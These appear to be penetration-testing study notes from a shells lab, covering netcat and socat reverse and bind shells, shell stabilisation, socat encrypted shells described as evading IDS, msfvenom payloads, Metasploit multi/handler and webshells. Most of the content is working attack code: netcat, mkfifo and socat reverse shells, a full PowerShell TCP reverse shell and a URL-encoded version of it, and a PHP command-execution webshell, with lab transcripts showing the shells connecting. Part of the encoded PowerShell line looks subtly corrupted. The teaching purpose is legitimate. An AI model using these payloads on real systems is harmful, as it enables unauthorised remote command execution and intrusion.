

Shell

Reverse shell- Force the remote server to send us command line access to the server

Bind Shell- Open up a port in the server which we can connect to , in order to execute further commands

Tools

NETCAT

- It can perform banner grabbing during enumeration.
- It can be used to receive reverse shells.
- It can be used to connect to remote ports attached to bind shells on target machine.

SOCAT

- Does all the same things as of netcat, and many more.
- More stable than netcat shells.

METASPLOIT- multi/handler

- auxiliary/multi/handler module of metasploit is used to gain reverse shells
- It's the only way to interact with a meterpreter shell.
- Shells are stable.

Msfvenom

- Part of the metasploit framework.
- Can generate payloads other than reverse and bind shells.

Some repositories of shells in different languages-

- ◇ Payloads all the Things
- ◇ PentestMonkey- Reverse shell cheatsheet
- ◇ Preinstalled webshells in kali linux located at - /usr/share/webshells.

Types of Shells

Reverse Shells

- The target is forced to execute code that connects back to our computer.
- We use a tool that acts as a listener which would receive the connection.
- Reverse shells are good way to bypass firewall rules.
- We need to configure our own network to accept the shell accross the internet.

Bind Shells

- Code executed on the target is used to start a listener attached to a shell.
- We can connect to the port opened by the code.
- Can be blocked by firewalls.
- Does not require any configuration on our own network.

Reverse shell example:-

To start a reverse shell listener on attacking machine-

```
$ sudo nc -lvnp 443
```

On the target machine-

```
$ nc <local_ip> <port> -e /bin/bash
```

After running this command we get a connection on our attacking (local) machine. Here we are listening on our attacking machine and sending a connection from the target.

Bind shell example-

Here, we start a listener on the target.

And we connect from our own machine to the opened port on the target machine

On the target machine-

```
$ nc -lvnp <port> -e "cmd.exe"
```

On the attacking machine-

```
$ nc <machine_ip> <port>
```

Interactive and Non-interactive shells

Interactive shells- Allows us to interact with programs after executing them. For example- The ssh login prompt interactively asks the user to type either "yes" or "no" in order to continue the connection. This is an interactive program which requires an interactive shell in order to run.

Non-interactive shells- We are limited to using programs which do not require user interaction. The majority of simple reverse and bind shells are non-interactive.

Netcat

Reverse Shells

The syntax for starting a listener using linux-

```
$ nc -lvnp <port_number>
```

- -l : used to tell netcat that this will be the listener
- -v : used to request a verbose output
- -n : tells netcat not to resolve hostname or DNS
- -p : indicates that the port specification will follow

Note: If we choose a port below 1024, we need to use “sudo ” before starting the listener.

Example-

```
$ sudo nc -lvnp 443
```

Bind Shells

While using a bind shell we can assume that there is already a listener on the target machine on a chosen port.

Syntax to connect to the target machine-

```
$ nc <target_ip> <chosen_port>
```

Netcat shell stabilisation

For stabilisation of netcat shells in linux, we follow these 3 steps:-

Technique 1:

Step 1:

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

This uses python to spawn a better shell.

Step 2:

```
$ export TERM=xterm
```

This will give access to term commands such as “clear”.

Step 3:

Then, we will background the shell using Ctrl + Z.

In our terminal we run:-

```
$ stty raw -echo; fg
```

It first turns off our own terminal echo.

It then foregrounds the shell, thus completing the process.

The full technique can be seen here:

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                  sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █
```

If the shell dies, any input in our own terminal will not be visible. To fix this, type “reset” and press enter.

Technique 2:

- Using “rlwrap”.
- It gives access to history, tab autocompletion and the arrow keys immediately upon receiving a shell.
- Some manual stabilisation must be done to use Ctrl + C inside the shell.

To install rlwrap:-

```
$ sudo apt install rlwrap
```

To use rlwrap:-

```
$ rlwrap nc -lvnp <port>
```

This technique is useful when dealing with Windows shell.

Technique 3:

- Using “socat” shell.
- Limited to linux targets.
- Socat shell on windows will be no more stable than netcat shells.

- Need to transfer socat static compiled binary file up to the target.

We can do this by-

Starting a webserver on our machine.

```
$ sudo python3 -m http.server 80
```

Then, downloading the file on the target using the netcat shell by-

```
$ wget <local_ip>/socat /tmp/socat
```

On the windows CLI environment, it can be done using powershell.

```
$ Invoke-WebRequest -uri <local_ip>/socat.exe -outfile C:\Windows\temp\socat.exe
```

It is useful to change our terminal tty size to prevent overwriting when opening any text editor.

Open another terminal and type-

```
$ stty -a
```

```
(anishroy@linuxmint) - [~]
$ stty -a
speed 38400 baud; rows 52; columns 190; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O;
min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff -iuclc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprtr echoctl echoke -flusho -extproc
```

Note the values of “rows” and “columns”

Type it in reverse/bind shells as-

```
$ stty rows <number>
$ stty columns <number>
```

This will change the height and width of the terminal.

Socat

It is similar to netcat, but fundamentally different in many ways.
It acts as a connector b/w two points.

Reverse shells

Syntax for basic reverse shell listener in socat:-

```
$ socat TCP-L:<port> -
```

For windows as the target, we will use the below command to connect back-

```
$ socat TCP:<local_ip>:<local_port> EXEC:powershell.exe,pipes
```

Note: The “pipes” option is used to force powershell (or cmd.exe) to use unix style standard input and output.

The equivalent command for a linux target-

```
$ socat TCP:<local_ip>:<local_port> EXEC:"bash -li"
```

Bind Shells

For *linux* target, we will supply the following command to start a listener in the target-

```
$ socat TCP-L:<port> EXEC:"bash -li"
```

For *windows* target, we will supply the following command to start a listener in the target-

```
$ socat TCP-L:<port> EXEC:powershell.exe,pipes
```

On our attacking machine, we use the following command to connect to the target-

```
$ socat TCP:<target_ip>:<target_port>
```

~~~~~

Powerful use of Socat: a fully stable Linux tty reverse shell.  
This will only work when the target is linux.

New syntax for listener-

```
$ socat TCP-L:<port> FILE:`tty`, raw, echo=0
```

- As usual, we are connecting two points together.
- Here, in this case, those points are a listener and a file.
- We are allocating a new *tty*, and setting echo to be zero.
- Approximately equivalent to Ctrl+Z, ( \$ stty raw -echo; fg) trick with netcat shell.
- Immediately stable.
- The target must have socat installed.
- If not, we can upload a *precompiled socat binary* file and execute it normally.

The command to connect back to the listener is-

```
$ socat TCP:<attacker_ip>:<attacker_port> EXEC:"bash -li", pty, stderr, sigint, setsid, sane
```

Breaking down the above command-

- In the 1st part, we are linking up to the listener running on our own machine.
- The 2nd part, i.e. ( \$ EXEC: "bash-li" ) creates an interactive bash session.
- The arguments- pty, stderr, sigint, setsid, sane
  - ◇ pty- allocates a pseudoterminal on the target- part of the stabilisation process.
  - ◇ stderr- makes sure that any error message gets shown on the shell.
  - ◇ sigint- passes any Ctrl + C commands through into the sub-process, allowing us to kill commands inside the shell.
  - ◇ setsid- creates the process in new session.
  - ◇ sane- stabilises the terminal, attempting to "normalise" it.

Let's see it in action-

- ◇ On the left, we have a listener, running on our local attacking machine.
- ◇ On the right, we have a simulation of compromised target running with a non-interactive shell.
- ◇ In the non-interactive shell, we execute the socat command to receive a fully interactive shell.

```
muri@augury:~$ sudo socat tcp-l:53 file:`tty`,raw,echo=0
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █
```

```
muri@augury:~$ sudo rlrwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.190.82] 47158
whoami
shell
socat tcp:10.11.12.223:53 exec:"bash -li",pty,stderr,sigint,setsid,sane
```

- The socat shell is fully interactive.
- Can be further improved by setting the stty values ( rows and columns ).

Note: If a socat shell is not working properly, it's worth to increase the verbosity by adding " -d -d " in the command.

## Socat Encrypted Shells

- Socat is capable of creating encrypted shells- both bind and reverse.
- Encrypted shells can't be spied on, unless having the decryption key.
- Often able to bypass an IDS.
- For using encrypted shells, the "TCP" that was used as a part of the command should be replaced with "OPENSSL".
- We need to generate a certificate to use encrypted shells.
- It is easy to do on our attacking machine using the following command-

```
$ openssl req -x509 -newkey rsa:2048 -nodes -keyout shell.key -days 362 -out shell.crt
```

- The above command creates a 2048 bit RSA key with matching cert file, self-signed, and valid for just under a year.
- Running the command will ask to fill information which can be left blank or filled randomly.
- We need to merge the two files created into a single ".pem" file.

```
$ cat shell.key shell.crt > shell.pem
```

Now, to set up our **REVERSE** shell listener we use-

```
$ socat OPENSSL-LISTEN:<port> , cert=shell.pem, verify=0
```

- This sets up OPENSSL with our generated certificate.
- “verify=0” tells the connection not to bother trying to validate if our certificate is properly signed by a recognised authority.

To connect back, we use:-

```
$ socat OPENSSL:<local_ip>:<local_port>, verify=0 EXEC:/bin/bash
```

For a **BIND** shell:

Target-

```
$ socat OPENSSL-LISTEN:<port>, cert=shell.pem, verify=0 EXEC:cmd.exe,pipes
```

Attacker-

```
$ socat OPENSSL:<target_ip>:<target_port> verify=0 -
```

NOTE: The certificate must always be used with listener whether the target is windows or linux.  
So, for bind shells we need to copy the PEM file to the target.

## Common Shell Payloads

Way to use netcat as a listener for bindshell-

There is an “-e” option which allows us to execute a process on connection.

For example, as a listener-

```
$ nc -lvnp <port> -e /bin/bash
```

Equally for reverse shell, connecting back with

```
$ nc <local_ip> <port> -e /bin/bash
```

- However, in most versions of netcat it is widely seen to be insecure.
- In windows where a static binary is nearly always required, this technique will work perfectly.
- On linux, we use the following code to create a listener for a **bindshell**-



```
$ mkfifo /tmp/f; nc -lvnp <port> < /tmp/f | /bin/sh > /tmp/f 2>&1; rm /tmp/f
```

- The above command first creates a named pipe at /tmp/f.
- Then it starts a netcat listener and connects the input of the listener to the output of the named pipe.
- Output of the netcat listener then gets piped directly into sh, sending the stderr output stream into stdout and sending stdout itself into the input of the named pipe.

Example of bindshell using the above command-

```
muri@augury:~$ whoami
muri
muri@augury:~$ nc 10.10.19.221 8080
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc -lvnp 8080 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
listening on [any] 8080 ...
connect to [10.10.19.221] from (UNKNOWN) [10.11.12.223] 53514
```

To send a netcat reverse shell-

```
$ mkfifo /tmp/f; nc <local_ip> <port> < /tmp/f | /bin/sh > /tmp/f 2>&1; rm /tmp/f
```

Example demonstration of this command is shown below-

```
muri@augury:~$ whoami
muri
muri@augury:~$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.19.221] 58080
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc 10.11.12.223 443 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

When targeting a modern windows server, it is usually required to use powershell reverse shell-


So the standard powershell reverse shell is -

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<ip>','<port>');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Example demonstration-

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.2.57] 54846
```

```
PS C:\Users\Administrator> whoami
win-shells\administrator
PS C:\Users\Administrator>
```



## msfvenom

msfvenom is a part of the Metasploit framework.

Used to generate code, primarily for reverse and bind shells.

Used extensively in lower level exploit development for example - for developing buffer overflow exploit.

Can be Used to generate payloads in various formats such as .exe, .aspx, .war, .py.

Standard syntax for msfvenom-

```
$ msfvenom -p <payload> <options>
```

For example, to generate a Windows x64 Reverse Shell in an exe format, we use-

```
$ msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe
LHOST=<listen_ip> LPORT=<listen_port>
```

In the above command, we are using a payload and 4 options-

- -f (format) - specifies the output format. In the above case, it is an executable.
- -o (output) - The output location and the file name for the generated payload.
- LHOST (ip) - Specifies the IP to connect back to.
- LPORT (port) - The port on the local machine to connect back to. This can be anything b/w 0 to 65535 that isn't already in use. However, ports below 1024 are restricted and require root privileges to open a listener.

## Staged vs Stageless

◇ *Staged* Reverse shell payloads- These are sent in two parts. The first part is called the stager. This is a piece of code which is executed in the server directly. It connects back to a waiting listener, but doesn't actually contain any reverse shell code by itself. Instead it connects to the listener and downloads the actual payload. Thus the payload is split into 2 parts -- a small initial stager, then the bulkier reverse shell code which is downloaded when the stager is activated. Staged payloads require a special listener -- usually the metasploit multi/handler.

◇ *Stageless* Reverse shell payloads- They are entirely self-contained in that, there is one piece of

code which, when executed, sends a shell back to the waiting listener.

- Stageless payloads are easier to use and catch.
- However, they are also bulkier.
- They are easier for an antivirus or IDS to detect and remove.

- Staged payloads are harder to use.
- Initial stager is a lot shorter.
- Sometimes missed by antivirus software.

## **Meterpreter**

- Meterpreter shells are Metasploit's own brand of fully-featured shells.
- They are completely stable.
- They are good when working with windows target.
- They have a lot of inbuilt functionality such as file uploads and downloads.
- If we want to use any Metasploit's post-exploitation tools, then we need to use meterpreter shell.

## **Payload naming convention**

The basic naming convention in msfvenom is-

**<OS>/<arch>/<payload>**

For example:

**linux/x86/shell\_reverse\_tcp**

This will generate a stageless reverse shell for an x86 linux target.

The exception for this is windows 32 bit targets. For these, the arch is not specified.  
Example-

**windows/shell\_reverse\_tcp**

- For 64 bit windows target, the arch will be specified as normal (x64).
- In the above examples, the payload used was **shell\_reverse\_tcp** which is a stageless payload. Stageless payloads are denoted by underscores ( \_ ).
- The staged equivalent of this payload will be **shell/reverse\_tcp**. As staged payloads are denoted by another forward slash ( / ).

This rule also applies to Meterpreter payloads.  
A windows 64bit staged Meterpreter payload will look like-

**windows/x64/meterpreter/reverse\_tcp**

A linux 32 bit stageless Meterpreter payload will look like-

**linux/x86/meterpreter\_reverse\_tcp**

In *msfvenom*, to list all the available payloads-

```
$ msfvenom --list payloads
```

## Metasploit multi/handler

Multi/handler is a superb tool for catching reverse shells.

To use it-

1. Open Metasploit with **msfconsole**.
2. Type **use multi/handler**, and press enter.

After starting the multi/handler session, we can look at the options using the **options** command.

```
msf5 exploit(multi/handler) > options
```

```
Module options (exploit/multi/handler):
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

```
Payload options (generic/shell_reverse_tcp):
```

| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

```
Exploit target:
```

| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

Here, we need to set three options:- payload, LHOST, LPORT using the following commands-

- set PAYLOAD <payload>

- set LHOST <listen\_address>
- set LPORT <listen\_port>

Now, to start the listener, we use the command-

```
$ exploit -j
```

This tells Metasploit to launch the module, running as a job in the background.

## Webshells

Webshell is a script that runs inside a webserver (usually in a language such as PHP or ASP) which executes code on the server.


They are extremely useful, if there are firewalls in place.

PHP is still the most common server side scripting language. So, a simple one line code for this-

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>" ; ?>
```

- This takes a GET parameter in URL and execute it on the system with **shell\_exec()**.
- This means, any command we enter in the URL after **?cmd=** will be executed on the system.
- The "pre" elements are to ensure that the results are formatted correctly on the page.

Example-



The screenshot shows a web browser window with the address bar displaying `10.10.84.199/uploads/shell.php?cmd=ifconfig`. The page content shows the output of the `ifconfig` command, displaying network interface details for `eth0` and `lo`.

```
10.10.84.199/uploads/shell.php?cmd=ifconfig

eth0: flags=4163  mtu 9001
    inet 10.10.84.199  netmask 255.255.0.0  broadcast 10.10.255.255
    inet6 fe80::46:22ff:fe0d:a01b  prefixlen 64  scopeid 0x20
    ether 02:46:22:0d:a0:1b  txqueuelen 1000  (Ethernet)
    RX packets 311  bytes 42104 (42.1 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 444  bytes 49821 (49.8 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10
    loop txqueuelen 1000  (Local Loopback)
    RX packets 172  bytes 14360 (14.3 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 172  bytes 14360 (14.3 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

There are a variety of webshells available on kali by default at - **/usr/share/webshells**.

Also [PentestMonkey php-reverseshell](#) - a full reverse shell written in PHP.

- Mostly, language specific (e.g. PHP) reverse shells are written for Unix based target such as Linux webservers.

- They will not work on windows by default.
- Obtaining RCE in windows is often done with a URL Encoded Powershell Reverse shell.
- The following URL encoded code will be copied in the URL as the **cmd** argument:-

```
powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%20%20..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%20%23E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
```

It has been URL encoded to be used safely in the GET parameter.